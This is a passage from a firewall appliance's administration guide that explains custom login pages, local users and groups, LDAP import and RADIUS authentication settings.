3. Scroll to the bottom of the page and click **Default** to load the default content for the page.
4. Edit the content of the page.



**Note**

---

The "var strXXX =" lines in the template pages are customized JavaScript Strings. You can change them into your preferring wording. Modifications should follow the JavaScript syntax. You can also edit the wording in the HTML section.

---

5. Click **Preview** to preview how the customized page will look.
6. When you are finished editing the page, click **Apply**.

Leave the Login Page Contents field blank and apply the change to revert the default page to users.

**Caution**

---

Be careful to verify the HTML of your custom login page before deploying it, because HTML errors may cause the login page to not function properly.

An alternative login page is always available for the administrator, in case a customized login page has any issues. To access the alternate login page, manually input the URL:


*[https://\(device\\_ip\)/defauth.html](https://(device_ip)/defauth.html)*

directly into the address line of browser (case sensitive). The default login page without any customization is then displayed, allowing you to login as normal and reset your customized login related pages.

---

## Configuring Local Users

Local Users are users stored and managed on the security appliance's local database. In the **Users > Local Users** page, you can view and manage all local users, add new local users, and edit existing local users. You can also import users from your LDAP server.



See the following sections for configuration instructions:

- [“Configuring Local User Settings” on page 867](#)
- [“Viewing, Editing and Deleting Local Users” on page 868](#)
- [“Adding Local Users” on page 869](#)
- [“Editing Local Users” on page 871](#)
- [“Importing Local Users from LDAP” on page 871](#)

## Configuring Local User Settings

The following global settings can be configured for all local users on the **Users > Local Users** page:

- **Apply password constraints for all local users** - Applies the password constraints that are specified on the **System > Administration** page to all local users. For more information on password constraints, see [“Login Security Settings” on page 102](#).





**Note**

This does not affect the default “admin” user account.





- **Prune account upon expiration** - For a user account that is configured with a limited lifetime, selecting this checkbox causes the user account to be deleted after the lifetime expires. Disable this checkbox to have the account simply be disabled after the lifetime expires. The administrator can then re-enable the account by resetting the account lifetime.

## Viewing, Editing and Deleting Local Users

You can view all the groups to which a user belongs on the **Users > Local Users** page. Click on the expand icon  next to a user to view the group memberships for that user.



The three columns to the right of the user's name list the privileges for the user. The expanded view displays the groups from which the user gets each privilege.

- Hover the mouse pointer over the comment icon  in the VPN Access column to view the network resources to which the user has VPN access.
- In the expanded view, click the remove icon  under Configure to remove the user from a group.
- Click the edit icon  under Configure to edit the user.
- Click the delete icon  under Configure to delete the user or group in that row.

## Adding Local Users

You can add local users to the internal database on the firewall from the **Users > Local Users** page. Users can be added manually, as described here, or you can import users from an LDAP server, as described in the [“Importing Local Users from LDAP”](#) section on page 871. To manually add local users to the database, perform the following steps:

**Step 1** Click **Add User**. The **Add User** configuration window displays.

**Step 2** On the **Settings** tab, type the user name into the **Name** field.

**Step 3** In the **Password** field, type a password for the user. Passwords are case-sensitive and should consist of a combination of letters and numbers rather than names of family, friends, or pets.

**Step 4** Confirm the password by retyping it in the **Confirm Password** field.

**Step 5** Optionally, select the **User must change password** checkbox to force users to change their passwords the first time they log in. Select the **Require one-time passwords** checkbox to enable this functionality requiring SSL VPN users to submit a system-generated password for two-factor authentication.



### Tip

If a Local User does not have one-time password enabled, while a group it belongs to does, make sure the user's email address is configured, otherwise this user cannot log in.


**Step 6** Enter the user's email address so they may receive one-time passwords.

**Step 7** In the **Account Lifetime** pulldown menu, select **Never expires** to make the account permanently. Or select **Minutes**, **Hours**, or **Days** to specify a lifetime after which the user account will either be deleted or disabled.

- If you select a limited lifetime, select the **Prune account upon expiration** checkbox to have the user account deleted after the lifetime expires. Disable this checkbox to have the account simply be disabled after the lifetime expires. The administrator can then re-enable the account by resetting the account lifetime.

**Step 8** Optionally enter a comment in the **Comment** field.


**Step 9** On the **Groups** tab, under **User Groups**, select one or more groups to which the user will belong, and click the arrow button -> to move the group name(s) into the **Member of** list. The user will be a member of the selected groups. To remove the user from a group, select the group from the **Member of** list, and click the left arrow button <-.



**Step 10** The **VPN Access** tab configures which network resources VPN users (either GVC, NetExtender, or Virtual Office bookmarks) can access. On the **VPN Access** tab, select one or more networks from the **Networks** list and click the right arrow button (->) to move them to the **Access List** column. To remove the user's access to a network, select the network from the **Access List**, and click the left arrow button (<-).



**Note** The **VPN access** tab affects the ability of remote clients using GVC, NetExtender, and Virtual Office bookmarks to access network resources. To allow GVC, NetExtender, or Virtual Office users to access a network resource, the network address objects or groups must be added to the “allow” list on the **VPN Access** tab.



**Step 11** On the **Bookmark** tab, administrators can add, edit, or delete Virtual Office bookmarks for each user who is a member of a related group. For information on configuring SSL VPN bookmarks, see [“Configuring SSL VPN Bookmarks” on page 825](#).



**Note** Users must be members of the SSLVPN Services group before you can configure Bookmarks for them.

**Step 12** Click **OK** to complete the user configuration.

## Editing Local Users

You can edit local users from the **Users > Local Users** screen. To edit a local user:

- Step 1** In the list of users, click the edit icon under Configure in same line as the user you want to edit.
- Step 2** Configure the **Settings**, **Groups**, **VPN Access**, and **Bookmark** tabs exactly as when adding a new user. See [“Adding Local Users” on page 869](#).

## Importing Local Users from LDAP


You can configure local users on the ADTRAN by retrieving the user names from your LDAP server. The **Import from LDAP** button launches a dialog box containing the list of user names available for import to the ADTRAN.

Having users on the ADTRAN with the same name as existing LDAP/AD users allows ADTRAN user privileges to be granted upon successful LDAP authentication.


The list of users read from the LDAP server can be quite long, and you will probably only want to import a small number of them. A **Remove from list** button is provided, along with several methods of selecting unwanted users. You can use these options to reduce the list to a manageable size and then select the users to import.

To import users from the LDAP server:

- Step 1** In the **Users > Settings** page, set the **Authentication Method** to **LDAP** or **LDAP + Local Users**.
- Step 2** In the **Users > Local Users** page, click **Import from LDAP**.



**Step 3** In the **LDAP Import Users** dialog box, you can select individual users or select all users. To select all users in the list, select the **Select/deselect all** checkbox at the top of the list. To clear all selections, click it again.



**Step 4** To remove one or more users from the displayed list, select one of the following options near the bottom of the page, and then click **Remove from list**:

- To remove the users whose checkboxes you have selected, select the **All selected users** radio button.
- To remove certain users on the basis of name, description, or location, select the **Any user whose <field1> contains <field2>** radio button. Select **name**, **description**, or **location** from the drop-down list in the first field, and type the value to match into the second field.

In this option, **name** refers to the user name displayed in the left column of the list, **description** refers to the description displayed to its right (not present for all users), and **location** refers to the location of the user object in the LDAP directory. The location, along with the full user name, is displayed by a mouse-over on a user name, as shown in the image above.

For example, you might want to remove accounts that are marked as “Disabled” in their descriptions. In this case, select **description** in the first field and type **Disabled** in the second field. The second field is case-sensitive, so if you typed **disabled** you would prune out a different set of users.



- To remove certain users from the list on the basis of their location in the LDAP directory, select the **All users <field1> <field2>** radio button. In the first field, select either **at** or **at or under** from the drop-down list. In the second field, select the LDAP directory location from the drop-down list.

**Note**

It is not necessary to remove users from the list in order not to import them. Doing so simply makes it easier to see those remaining in the list. If you choose not to do this, you can jump straight to [Step 7](#).

- Step 5** Repeat the previous step to prune out additional users, until you have a manageable list to select from for import.
- Step 6** To undo all changes made to the list of users, click **Undo** and then click **OK** in the confirmation dialog box.
- Step 7** When finished pruning out as many unwanted accounts as possible with the **Remove from list** options, use the checkboxes in the list to select the accounts to import and then click **Save selected**.

## Configuring Local Groups

Local groups are displayed in the **Local Groups** table. The table lists **Name**, **Bypass Content Filters**, **Guest Services**, **Admin** (access type), **VPN Access**, and **Configure**.

|                          | Name                         | CFS Policy       | Guest Services | Admin   | VPN Access | Configure |
|--------------------------|------------------------------|------------------|----------------|---------|------------|-----------|
| <input type="checkbox"/> | 1 Everyone                   |                  |                |         |            |           |
| <input type="checkbox"/> | 2 Guest Services             |                  |                |         |            |           |
| <input type="checkbox"/> | 3 Trusted Users              |                  |                |         |            |           |
| <input type="checkbox"/> | 4 Content Filtering Bypass   | Filters bypassed |                |         |            |           |
| <input type="checkbox"/> | 5 Limited Administrators     |                  |                | Ltd.    |            |           |
| <input type="checkbox"/> | 6 SonicWALL Administrators   |                  |                | Full    |            |           |
| <input type="checkbox"/> | 7 SonicWALL Read-Only Admins |                  |                | Rd-Only |            |           |
| <input type="checkbox"/> | 8 SSLVPN Services            |                  |                |         |            |           |

A default group, **Everyone**, is listed in the table. Click the edit icon in the **Configure** column to review or change the settings for **Everyone**.

Settings Members VPN Access CFS Policy Bookmark

Group Settings

Name:

Comment:

Require one-time passwords

Ready

OK Cancel

See the following sections for configuration instructions:

- “Creating a Local Group” on page 874
- “Importing Local Groups from LDAP” on page 877

## Creating a Local Group

This section describes how to create a local group, but also applies to editing existing local groups. To edit a local group, click the edit icon in same line as the group that you want to edit, then follow the steps in this procedure.

When adding or editing a local group, you can add other local groups as members of the group.

To add a local group:

- 
- Step 1** Click the **Add Group** button to display the **Add Group** window.
- Step 2** On the **Settings** tab, type a user name into the **Name** field. Optionally, you may select the **Members go straight to the management UI on web login** checkbox. This selection will only apply if this new group is subsequently given membership in another administrative group. You may also select the **Require one-time passwords** checkbox to require SSL VPN users to submit a system-generated password for two-factor authentication. Users must have their email addresses set when this feature is enabled.




### Note

For one-time password capability, remote users can be controlled at the group level. LDAP users' email addresses are retrieved from the server when original authentication is done. Authenticating remote users through RADIUS requires administrators to manually enter email addresses in the management interface, unless RADIUS user settings are configured to **Use LDAP to retrieve user group information**.

---

- Step 3** On the **Members** tab, to add users and other groups to this group, select the user or group from the **Non-Members Users and Groups** list and click the right arrow button ->.



- Step 4** The **VPN Access** tab configures which network resources VPN users (either GVC, NetExtender, or Virtual Office bookmarks) can access. On the **VPN Access** tab, select one or more networks from the **Networks** list and click the right arrow button (->) to move them to the **Access List** column. To remove the user's access to a network, select the network from the **Access List**, and click the left arrow button (<-).


**Note**

The **VPN access** tab affects the ability of remote clients using GVC, NetExtender, and SSL VPN Virtual Office bookmarks to access network resources. To allow GVC, NetExtender, or Virtual Office users to access a network resource, the network address objects or groups must be added to the "allow" list on the **VPN Access** tab.

**Note**

You can configure SSL VPN Access Lists for numerous users at the group level. To do this, build an Address Object on the **Network > Address Objects** management interface, such as for a public file server that all users of a group need access to. This newly created object now appears on the **VPN Access** tab under "Networks," so that you may assign groups by adding it to the Access List.

**Step 5** On the **CFS Policy** tab, to enforce a custom Content Filtering Service policy for this group, select the CFS policy from the **Policy** drop-down list.



**Note** You can create custom Content Filtering Service policies in the **Security Services > Content Filter** page. See [“Security Services > Content Filter”](#) on page 1019.

**Step 6** On the **Bookmark** tab, administrators can add, edit, or delete Virtual Office bookmarks for each group.



**Step 7** Click **OK**.


## Importing Local Groups from LDAP

You can configure local user groups on the ADTRAN by retrieving the user group names from your LDAP server. The **Import from LDAP...** button launches a dialog box containing the list of user group names available for import to the ADTRAN.

Having user groups on the ADTRAN with the same name as existing LDAP/AD user groups allows ADTRAN group memberships and privileges to be granted upon successful LDAP authentication.

To import groups from the LDAP server:

- 
- Step 1** In the **Users > Settings** page, set the **Authentication Method** to **LDAP**.
- Step 2** In the **Users > Local Groups** page, click **Import from LDAP...**



- Step 3** In the **LDAP Import User Groups** dialog box, optionally select the checkbox for groups that you do not want to import, and then click **Remove from list**.



- Step 4** To undo all changes made to the list of groups, click **Undo** and then click **OK** in the confirmation dialog box.
- Step 5** When finished pruning the list to a manageable size, select the checkbox for each group that you want to import into the ADTRAN, and then click **Save selected**.

## Configuring RADIUS Authentication

For an introduction to RADIUS authentication in SonicOS Enhanced, see [“Using RADIUS for Authentication” on page 842](#). If you selected **RADIUS** or **RADIUS + Local Users** from the **Authentication method for login** drop-down list on the Users > Settings page, the **Configure** button becomes available.

A separate **Configure** button for RADIUS is also available if you selected **Browser NTLM authentication only** from the **Single-sign-on method** drop-down list, or in various cases where configuration elsewhere may require that RADIUS be used. The configuration process is the same.

The actual authentication method is selected automatically when using RADIUS, so there are no configuration options for it in the RADIUS configuration window. RADIUS is fully secure in any mode, including its standard mode (often inaccurately referred to as PAP mode<sup>1</sup>) as well as CHAP, MSCHAP, and MSCHAPv2, so there is generally no reason to force RADIUS CHAP mode versus standard RADIUS mode. The only reason to choose MSCHAP/MSCHAPv2 is to make use of the password updating feature these offer, and this can be configured elsewhere.

The following points describe the selection of authentication methods when using RADIUS:

- With L2TP, the relevant RADIUS protocol is automatically selected according to the PPP protocol being used.
1. Standard mode RADIUS is a secure back end that can be used with various front ends, including the insecure PPP PAP protocol. The firewall uses it with a secure front end over HTTPS/SSL or IPsec, and so the entire authentication channel from the user to the RADIUS server is secure (even if PPP PAP is used with L2TP, it is secure since it runs over IPsec).

- With VPN including Global VPN Client, RADIUS MSCHAP/MSCHAPv2 mode can be forced to allow password updating. This can be selected in the VPN > Advanced page and the SSL VPN > Server Settings page.
- Other scenarios all involve authenticating internal users and there is no need to provide a mechanism for password update (they can do it locally on their PCs). Standard RADIUS mode is used in this case.
- The **Allow HTTP login with RADIUS CHAP mode** option on the Users > Settings page allows users to log in via HTTP rather than HTTPS when using RADIUS to authenticate them. CHAP mode provides a challenge protocol for authentication so that the browser does not send the user's password in the clear over HTTP.

To configure RADIUS settings:

- Step 1** Click **Configure** to set up your RADIUS server settings on the ADTRAN. The **RADIUS Configuration** window is displayed.

- Step 2** Under **Global RADIUS Settings**, type in a value for the **RADIUS Server Timeout (seconds)**. The allowable range is 1-60 seconds with a default value of 5.
- Step 3** In the **Retries** field, enter the number of times the ADTRAN will attempt to contact the RADIUS server. If the RADIUS server does not respond within the specified number of retries, the connection is dropped. This field can range between 0 and 10, with a recommended setting of 3 RADIUS server retries.

## RADIUS Servers

In the **RADIUS Servers** section, you can designate the primary and optionally, the secondary RADIUS server. An optional secondary RADIUS server can be defined if a backup RADIUS server exists on the network.

- Step 1** In the **Primary Server** section, type the host name or IP address of the RADIUS server in the **Name or IP Address** field.
- Step 2** Type the RADIUS server administrative password or “shared secret” in the **Shared Secret** field. The alphanumeric **Shared Secret** can range from 1 to 31 characters in length. The shared secret is case sensitive.
- Step 3** Type the **Port Number** for the RADIUS server to use for communication with the ADTRAN. The default is 1812.
- Step 4** In the **Secondary Server** section, optionally type the host name or IP address of the secondary RADIUS server in the **Name or IP Address** field.
- Step 5** Type the RADIUS server administrative password or “shared secret” in the **Shared Secret** field. The alphanumeric **Shared Secret** can range from 1 to 31 characters in length. The shared secret is case sensitive.
- Step 6** Type the **Port Number** for the secondary RADIUS server to use for communication with the ADTRAN. The default is 1812.

## RADIUS Users

On the **RADIUS Users** tab you can specify what types of local or LDAP information to use in combination with RADIUS authentication. You can also define the default user group for RADIUS users.



## RADIUS Users Settings

To configure the RADIUS user settings:


- 
- Step 1** On the **RADIUS Users** tab, select **Allow only users listed locally** if only the users listed in the ADTRAN database are authenticated using RADIUS.
- Step 2** Select the mechanism used for setting user group memberships for RADIUS users from the following choices:
- Select **Use ADTRAN vendor-specific attribute on RADIUS server** to apply a configured vendor-specific attribute from the RADIUS server. The attribute must provide the user group to which the user belongs.
  - Select **Use RADIUS Filter-ID attribute on RADIUS server** to apply a configured Filter-ID attribute from the RADIUS server. The attribute must provide the user group to which the user belongs.
  - Select **Use LDAP to retrieve user group information** to obtain the user group from the LDAP server. You can click the Configure button to set up LDAP if you have not already configured it or if you need to make a change. For information about configuring LDAP, see [“Configuring the ADTRAN appliance for LDAP” on page 886](#).
  - If you do not plan to retrieve user group information from RADIUS or LDAP, select **Local configuration only**.
  - For a shortcut for managing RADIUS user groups, check **Memberships can be set locally by duplicating RADIUS user names**. When you create users with the same name locally on the security appliance and manage their group memberships, the memberships in the RADIUS database will automatically change to mirror your local changes.
- Step 3** If you have previously configured User Groups on the ADTRAN, select the group from the **Default user group to which all RADIUS users belong** drop-down list.

### Creating a New User Group for RADIUS Users

In the RADIUS User Settings screen, you can create a new group by choosing **Create a new user group...** from the **Default user group to which all RADIUS users belong** drop-down list:

- 
- Step 1** Select **Create a new user group...** The Add Group window displays.
- Step 2** In the **Settings** tab, enter a name for the group. You may enter a descriptive comment as well.

**Step 3** In the **Members** tab, select the members of the group. Select the users or groups you want to add in the left column and click the **->** button. Click **Add All** to add all users and groups.




**Note** You can add any group as a member of another group except **Everybody** and **All RADIUS Users**. Be aware of the membership of the groups you add as members of another group.

**Step 4** In the **VPN Access** tab, select the network resources to which this group will have VPN Access by default.




**Note** Group VPN access settings affect remote clients and SSL VPN Virtual Office bookmarks.



**Step 5** If you have Content Filtering Service (CFS) on your security appliance, you can configure the content filtering policy for this group on the **CFS Policy** tab. See [“Security Services > Content Filter” on page 1019](#) for instructions on registering for and managing the ADTRAN Content Filtering Service.

## RADIUS with LDAP for user groups

When RADIUS is used for user authentication, there is an option on the RADIUS Users page in the RADIUS configuration to allow LDAP to be selected as the mechanism for setting user group memberships for RADIUS users:



When **Use LDAP to retrieve user group information** is selected, after authenticating a user via RADIUS, his/her user group membership information will be looked up via LDAP in the directory on the LDAP/AD server.



### Note

If this mechanism is **not** selected, and one-time password is enabled, a RADIUS user will be receive a one-time password fail message when attempting to log in through SSL VPN.

Clicking the **Configure** button launches the LDAP configuration window.

